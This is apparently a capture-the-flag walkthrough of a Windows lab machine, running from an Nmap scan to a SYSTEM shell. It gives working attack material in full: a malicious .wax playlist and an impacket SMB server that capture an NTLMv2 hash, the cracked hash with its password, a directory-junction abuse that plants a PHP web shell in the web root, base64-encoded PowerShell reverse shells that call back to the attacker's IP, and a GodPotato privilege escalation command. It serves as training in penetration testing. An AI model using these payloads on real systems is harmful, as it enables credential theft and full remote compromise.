Nmap
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
80/tcp   open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
|_http-title: ProMotion Studio
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=MEDIA
| Not valid before: 2026-03-11T17:04:34
|_Not valid after:  2026-09-10T17:04:34
| rdp-ntlm-info:
|   Target_Name: MEDIA
|   NetBIOS_Domain_Name: MEDIA
|   NetBIOS_Computer_Name: MEDIA
|   DNS_Domain_Name: MEDIA
|   DNS_Computer_Name: MEDIA
|   Product_Version: 10.0.20348
|_  System_Time: 2026-03-12T17:07:54+00:00
|_ssl-date: 2026-03-12T17:08:53+00:00; -59s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (89%)
Aggressive OS guesses: Microsoft Windows Server 2022 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -59s, deviation: 0s, median: -1m00s

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   293.97 ms 10.10.14.1
2   294.23 ms 10.129.3.163
User

Exploit:- This vulnerability exploits a flaw in how Microsoft Windows Media Player handles certain media playlist files. An attacker can craft a malicious email with an attachment using a .wax, .wvx, or .wmx file extension. When the recipient double-clicks the attachment, it opens with the default media player application (typically wmplayer.exe). The playlist file then instructs Windows Media Player to retrieve and play a media stream from an attacker-controlled SMB server. So, we can use this vulnerability to steal the hash of the account reviewing the videos.
So, let's make a perfect .wax file:-
<asx version="3.0">
    <title>Leak</title>
    <entry>
        <title></title>
        <ref href="file://10.10.14.142\share\1.mp3"/>
    </entry>
</asx>
name it as media.wax and let's start our impacket-smb server.
sudo impacket-smbserver share -smb2support /tmp/smbshare
Now, let's upload the spoofed media file. After uploading we instantly receive the NTLM hash of the user with name enox.

enox::MEDIA:aaaaaaaaaaaaaaaa:5d78982b8770176d49441eb1efa08815:010100000000000000e4cd26ccb3dc01222fe6d0a7d179e10000000001001000720070004a007500660052006600660003001000720070004a007500660052006600660002001000660076006500690042006e0074007a0004001000660076006500690042006e0074007a000700080000e4cd26ccb3dc0106000400020000000800300030000000000000000000000000300000313c4ac12f1b76358499247a46686a7d7b7772ac88b0ce0b2c86372d80cc1b420a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e00340038000000000000000000
Let's try to crack this NTLMv2 hash using hashcat.
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
Hashcat cracked the hash successfully
ENOX::MEDIA:aaaaaaaaaaaaaaaa:5d78982b8770176d49441eb1efa08815:010100000000000000e4cd26ccb3dc01222fe6d0a7d179e10000000001001000720070004a007500660052006600660003001000720070004a007500660052006600660002001000660076006500690042006e0074007a0004001000660076006500690042006e0074007a000700080000e4cd26ccb3dc0106000400020000000800300030000000000000000000000000300000313c4ac12f1b76358499247a46686a7d7b7772ac88b0ce0b2c86372d80cc1b420a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e00340038000000000000000000:1234virus@
Let's ssh into the machine using enox's credentials.
ssh enox@media.htb

Root
function Get-Values {

    param (

        [Parameter(Mandatory = $true)]

        [ValidateScript({Test-Path -Path $_ -PathType Leaf})]

        [string]$FilePath

    )


    # Read the first line of the file

    $firstLine = Get-Content $FilePath -TotalCount 1


    # Extract the values from the first line

    if ($firstLine -match 'Filename: (.+), Random Variable: (.+)') {

        $filename = $Matches[1]

        $randomVariable = $Matches[2]


        # Create a custom object with the extracted values

        $repoValues = [PSCustomObject]@{

            FileName = $filename

            RandomVariable = $randomVariable

        }


        # Return the custom object

        return $repoValues

    }

    else {

        # Return $null if the pattern is not found

        return $null

    }

}


function UpdateTodo {

    param (

        [Parameter(Mandatory = $true)]

        [ValidateScript({Test-Path -Path $_ -PathType Leaf})]

        [string]$FilePath

    )


    # Create a .NET stream reader and writer

    $reader = [System.IO.StreamReader]::new($FilePath)

    $writer = [System.IO.StreamWriter]::new($FilePath + ".tmp")


    # Read the first line and ignore it

    $reader.ReadLine() | Out-Null


    # Copy the remaining lines to a temporary file

    while (-not $reader.EndOfStream) {

        $line = $reader.ReadLine()

        $writer.WriteLine($line)

    }


    # Close the reader and writer

    $reader.Close()

    $writer.Close()


    # Replace the original file with the temporary file

    Remove-Item $FilePath

    Rename-Item -Path ($FilePath + ".tmp") -NewName $FilePath

}


$todofile="C:\\Windows\\Tasks\\Uploads\\todo.txt"

$mediaPlayerPath = "C:\Program Files (x86)\Windows Media Player\wmplayer.exe"


while($True){


    if ((Get-Content -Path $todofile) -eq $null) {

        Write-Host "Todo is empty."

        Sleep 60 # Sleep for 60 seconds before rechecking

    }

    else {

        $result = Get-Values -FilePath $todofile

        $filename = $result.FileName

        $randomVariable = $result.RandomVariable

        Write-Host "FileName: $filename"

        Write-Host "Random Variable: $randomVariable"


        # Opening the File in Windows Media Player

        Start-Process -FilePath $mediaPlayerPath -ArgumentList "C:\Windows\Tasks\uploads\$randomVariable\$filename"


        # Wait for 15 seconds

        Start-Sleep -Seconds 15


        $mediaPlayerProcess = Get-Process -Name "wmplayer" -ErrorAction SilentlyContinue

        if ($mediaPlayerProcess -ne $null) {

            Write-Host "Killing Windows Media Player process."

            Stop-Process -Name "wmplayer" -Force

        }


        # Task Done

        UpdateTodo -FilePath $todofile # Updating C:\Windows\Tasks\Uploads\todo.txt

        Sleep 15

    }


}
<?php

error_reporting(0);


    // Your PHP code for handling form submission and file upload goes here.

    $uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory


    if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["fileToUpload"])) {

        $firstname = filter_var($_POST["firstname"], FILTER_SANITIZE_STRING);

        $lastname = filter_var($_POST["lastname"], FILTER_SANITIZE_STRING);

        $email = filter_var($_POST["email"], FILTER_SANITIZE_STRING);


        // Create a folder name using the MD5 hash of Firstname + Lastname + Email

        $folderName = md5($firstname . $lastname . $email);


        // Create the full upload directory path

        $targetDir = $uploadDir . $folderName . '/';


        // Ensure the directory exists; create it if not

        if (!file_exists($targetDir)) {

            mkdir($targetDir, 0777, true);

        }


        // Sanitize the filename to remove unsafe characters

        $originalFilename = $_FILES["fileToUpload"]["name"];

        $sanitizedFilename = preg_replace("/[^a-zA-Z0-9._]/", "", $originalFilename);


        // Build the full path to the target file

        $targetFile = $targetDir . $sanitizedFilename;


        if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $targetFile)) {

            echo "<script>alert('Your application was successfully submitted. Our HR shall review your video and get back to you.');</script>";


            // Update the todo.txt file

            $todoFile = $uploadDir . 'todo.txt';

            $todoContent = "Filename: " . $originalFilename . ", Random Variable: " . $folderName . "\n";


            // Append the new line to the file

            file_put_contents($todoFile, $todoContent, FILE_APPEND);

        } else {

            echo "<script>alert('Uh oh, something went wrong... Please submit again');</script>";

        }

    }

    ?>
When there’s an upload, it creates the MD5 folder using a combination of the first name, last name, and email:
$folderName = md5($firstname . $lastname . $email);
Then it checks if that doesn’t exist, and creates it if not, and then writes the file to that directory, and updates the todo.txt used by review.ps1. This directory is the webroot. I tried to write in this directory but got permission denied. So, we have to somehow think of writing here then we might get a privileged shell.

I little searching on google and came across this article that we can create symbolic links. And we got the perfect weapon that was using junction between the uploads and web root directory.
https://www.howtogeek.com/16226/complete-guide-to-symbolic-links-symlinks-on-windows-or-linux/
Without any extra options, mklink creates a symbolic link to a file. The below command creates a symbolic, or "soft", link at Link pointing to the file Target :
mklink Link Target
Use /D when you want to create a soft link pointing to a directory. like so:
mklink /D Link Target
Use /H when you want to create a hard link pointing to a file:
mklink /H Link Target
Use /J to create a hard link pointing to a directory, also known as a directory junction:
mklink /J Link Target
we will be using the third command.
mklink /J C:\Windows\Tasks\Uploads\44b85c98e94039c8a0a015f6d3a3449e C:\xampp\htdocs
Meaning:
-
44b85c98e94039c8a0a015f6d3a3449ebecomes a junction -
It points to
C:\xampp\htdocs
44b85c98e94039c8a0a015f6d3a3449e this was the directory created in uploads when i uploaded any file using test, test and test@test.com as first name, last name and email as depicted in the index.html file $folderName = md5($firstname . $lastname . $email);
So, I created a simple php shell and uploaded it using the website.
<?php
if(isset($_REQUEST['cmd'])){
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
}
?>

and our junction worked and the shell.php appeared in the web root directory.

http://10.129.234.67/shell.php?cmd=powershell%20-e%20JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4ANAA4ACIALAA0ADQANAA0ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA%3D%3D
Now, after entering this in browser we got the shell.

But, we can see that we aren't nt authority\ system yet and when we checked the privileges we can see we don't have much privs here. So, when I searched on google about this I got the tool that can bypass this and give us full privileges.
https://github.com/itm4n/FullPowers

then I ran the tool along with the base64 encoded rev shell and got the shell with elevated privileges.

We can see we have got more privileges now and the jackpot here is the SeImpersonatePrivilege. So, now we it's time to use godpotato to exploit this privilege and gain the nt authority\system shell.
PS C:\Users\Public> ./god.exe -cmd "cmd /c powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4ANAA4ACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA="

we receive the shell with the system account and below is the root flag.
